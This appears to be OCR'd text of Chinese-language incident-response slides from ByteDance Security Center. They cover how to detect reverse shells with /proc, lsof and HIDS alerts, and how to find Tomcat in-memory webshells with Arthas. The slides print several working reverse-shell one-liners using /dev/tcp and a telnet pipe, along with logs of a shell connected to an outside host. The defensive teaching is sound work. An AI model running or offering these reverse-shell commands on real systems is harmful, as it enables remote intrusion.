
bash >& /dev/tcp/$ip/$port 0>&1

rm -f /tmp/.a; mknod /tmp/.a p && telnet $ip $port 0</tmp/.a |& /bin/bash >& /tmp/.a; rm -f /tmp/.a


exec 5<>/dev/tcp/$ip/$port 2>&5 1>&5;tee <&5 | while read line; do $line; done



```
[root@vultr ~]# ls -al /proc/6172/fd
total 0
dr-x------ 2 root root  0 Apr 11 08:16 .
dr-xr-xr-x 9 root root  0 Apr 11 08:16 ..
lrwx------ 1 root root 64 Apr 11 08:16 0 -> socket:[3628018]
lrwx------ 1 root root 64 Apr 11 08:16 1 -> socket:[3628018]
lrwx------ 1 root root 64 Apr 11 08:16 2 -> socket:[3628018]
lrwx------ 1 root root 64 Apr 11 08:16 255 -> /dev/tty
[root@vultr ~]#
```



```
[root@vultr ~]# ls -al /proc/6214/fd
total 0
dr-x------ 2 root root  0 Apr 11 08:19 .
dr-xr-xr-x 9 root root  0 Apr 11 08:19 ..
lr-x------ 1 root root 64 Apr 11 08:19 0 -> pipe:[3628317]
l-wx------ 1 root root 64 Apr 11 08:19 1 -> /tmp/.a
l-wx------ 1 root root 64 Apr 11 08:19 2 -> /tmp/.a
```




```
[root@vultr ~]# ls -al /proc/6228/fd
total 0
dr-x------ 2 root root  0 Apr 11 08:21 .
dr-xr-xr-x 9 root root  0 Apr 11 08:21 ..
lr-x------ 1 root root 64 Apr 11 08:21 0 -> pipe:[3628414]
lrwx------ 1 root root 64 Apr 11 08:21 1 -> socket:[3628412]
lrwx------ 1 root root 64 Apr 11 08:21 2 -> socket:[3628412]
lrwx------ 1 root root 64 Apr 11 08:21 255 -> /dev/pts/1
lrwx------ 1 root root 64 Apr 11 08:21 5 -> socket:[3628412]
```

应急响应与
业务赋能

# 命令行工具lsof

lsof(list open files)是一个列出当前系统打开文件的工具。在linux环境下，任何事物都以文件的形式存在，通过文件不仅仅可以访问常规数据，还可以访问网络连接和硬件。




```
  lsof -p 23897
lsof: WARNING: can't stat() tracefs file system /sys/kernel/debug/tracing
      Output information may be incomplete.
COMMAND    PID USER   FD   TYPE             DEVICE SIZE/OFF    NODE NAME
bash     23897 evil  cwd    DIR                8,1     4096  917507 /tmp
bash     23897 evil  rtd    DIR                8,1     4096       2 /
bash     23897 evil  txt    REG                8,1  4693216  919739 /bin/bash
bash     23897 evil  mem    REG                8,1    47568 1051092 /lib/x86_64-linux-gnu/libnss_files-2.27.so
bash     23897 evil  mem    REG                8,1    97176 1051089 /lib/x86_64-linux-gnu/libnsl-2.27.so
bash     23897 evil  mem    REG                8,1    47576 1051094 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
bash     23897 evil  mem    REG                8,1    39744 1051090 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
bash     23897 evil  mem    REG                8,1  3004224  141594 /usr/lib/locale/locale-archive
bash     23897 evil  mem    REG                8,1  2030928 1051082 /lib/x86_64-linux-gnu/libc-2.27.so
bash     23897 evil  mem    REG                8,1    14560 1051085 /lib/x86_64-linux-gnu/libdl-2.27.so
bash     23897 evil  mem    REG                8,1    27112 1049864 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
bash     23897 evil  mem    REG                8,1   179152 1051078 /lib/x86_64-linux-gnu/ld-2.27.so
bash     23897 evil  mem    REG                8,1    26376  268761 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
bash     23897 evil    0u  IPv4             893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
bash     23897 evil    1u  IPv4             893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
bash     23897 evil    2u  IPv4             893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
bash     23897 evil    3u  unix 0x0000000000000000      0t0  838672 type=DGRAM
bash     23897 evil    4u  unix 0x0000000000000000      0t0  893193 type=DGRAM
bash     23897 evil    5u  unix 0x0000000000000000      0t0  893203 type=DGRAM
bash     23897 evil  255u   CHR                5,0      0t0      13 /dev/tty
$
```

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 命令行工具lsof

lsof 2>/dev/null | grep -E "\b[0-2](u|w|r)\b\s+(IPv4|IPv6|FIFO)\b" | grep -v -E "(grep|lsof)" | awk '{print $2}'| uniq | xargs -I {} lsof -p {} 2>/d
ev/null | grep -E "\b(IPv4|IPv6)\b"



```
$ lsof 2>/dev/null | grep -E "\b[0-2](u|w|r)\b\s+(IPv4|IPv6|FIFO)\b" | grep -v -E "(grep|lsof)" | awk '{print $2}'| uniq | xargs -I {} lsof -p {} 2>/dev/null | grep -E "\b(IPv4|IPv
6)\b"
bash    23897 evil    0u  IPv4            893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
bash    23897 evil    1u  IPv4            893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
bash    23897 evil    2u  IPv4            893194      0t0     TCP evil-virtual-machine:60734->207.148.110.23.vultr.com:7777 (ESTABLISHED)
$ 
```


不直观/不及时

应急响应与
业务赋能

Empower Security Enrich life

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 绘制通信关系图




严重 反弹Shell

反弹信息

| | |
|---|---|
| 本地地址 | 192.168.230.132:60834/tcp |
| 远程地址 | 207.148.110.23:7777/tcp |

HIDS平台的反弹Shell告警



通信关系

| bash / 23998 | less / 23997 |
|---|---|
| stdin [PIPE:[895986]] | stdin [SOCKET] |
| stdout [CHAR] | stdout [PIPE:[895986]] |
| stderr [CHAR] | stderr [CHAR] |
| FD 5 [SOCKET] | FD 3 [SOCKET] |

进程的通信关系

```
exec 5<>/dev/tcp/$ip/$port;less <&5
| while read line; do $line 1>&5
2>&1; done
```

应急响应与业务赋能

## 场景3

某次攻防演练中，客户的流量监控设备发现某业务主页存在异常流量，表现为访问根路径，但是POST报文中携带了大量加密数据，经研判，存在内存马的可能性较高，此时应如何在不影响业务的前提下快速找到并删除内存马？(PS: 业务服务器为Tomcat)


## 新万恶之源：内存马


- PHP
  - 访问php-fpm构造内存马
  - 删除自身驻留在内存中
- Java
  - 基于上下文
    - Servlet
    - Filter
    - Listener
  - 基于Instrumentation
- Python
  - 基于框架
    - flask

完全不落地

字节跳动安全中心 × 安全范儿 BYTEDANCE SECURITY

# 基于上下文的内存马 (Tomcat)





```
public void addApplicationEventListener(Object listener) { applicationEventListenersList.add(listener); }
```

StandardContext


```
@Override
public void addFilterDef(FilterDef filterDef) {...}
```

```
@Override
public void addChild(Container child) {...}
```

应急响应与
业务赋能

Empower Security Enrich life

# 基于Instrumentation的内存马(Tomcat)



```
public class HelloWorld {
   public static void main(String[] args){
       System.out.println("hello world");
   }
}
```

```
public class HelloWorld {
   public static void main(String[] args){
       System.out.println("hello world");
       System.out.println("Hi I am agent");
   }
}
```

Instrumentation技术原理


```
vm = VirtualMachine.attach(Long.toString(this.pid));
```

```
vm.loadAgent(this.bootstrap, arg);
```

```
void
redefineClasses(ClassDefinition... definitions)
    throws  ClassNotFoundException, UnmodifiableClassException;
```

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

# 基于Instrumentation的内存马(Tomcat)



```
service:16, CustomServlet (Servlet)
internalDoFilter:230, ApplicationFilterChain (org.apache.catalina.core)
doFilter:165, ApplicationFilterChain (org.apache.catalina.core)
doFilter:52, WsFilter (org.apache.tomcat.websocket.server)
internalDoFilter:192, ApplicationFilterChain (org.apache.catalina.core)
doFilter:165, ApplicationFilterChain (org.apache.catalina.core)
invoke:198, StandardWrapperValve (org.apache.catalina.core)
invoke:96, StandardContextValve (org.apache.catalina.core)
invoke:474, AuthenticatorBase (org.apache.catalina.authenticator)
invoke:140, StandardHostValve (org.apache.catalina.core)
invoke:79, ErrorReportValve (org.apache.catalina.valves)
invoke:624, AbstractAccessLogValve (org.apache.catalina.valves)
invoke:87, StandardEngineValve (org.apache.catalina.core)
service:349, CoyoteAdapter (org.apache.catalina.connector)
service:783, Http11Processor (org.apache.coyote.http11)
process:66, AbstractProcessorLight (org.apache.coyote)
process:789, AbstractProtocol$ConnectionHandler (org.apache.coyote)
doRun:1437, NioEndpoint$SocketProcessor (org.apache.tomcat.util.net)
run:49, SocketProcessorBase (org.apache.tomcat.util.net)
```

请求Tomcat的调用栈

→ **链路上的任意类都可劫持实现内存马**


应急响应与业务赋能

Empower Security Enrich life

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

## 通过Arthas发现内存马

Arthas 是Alibaba开源的Java诊断工具。



```
sc              Search all the classes loaded by JVM
sm              Search the method of classes loaded by JVM
```

```
jad             Decompile class
```

```
watch           Display the input/output parameter, return object, and thrown exception of specified met
                hod invocation
```


```
dump            Dump class byte array from JVM
```

常用命令

应急响应与
业务赋能

字节跳动 安全中心 × 安全范儿 BYTEDANCE SECURITY

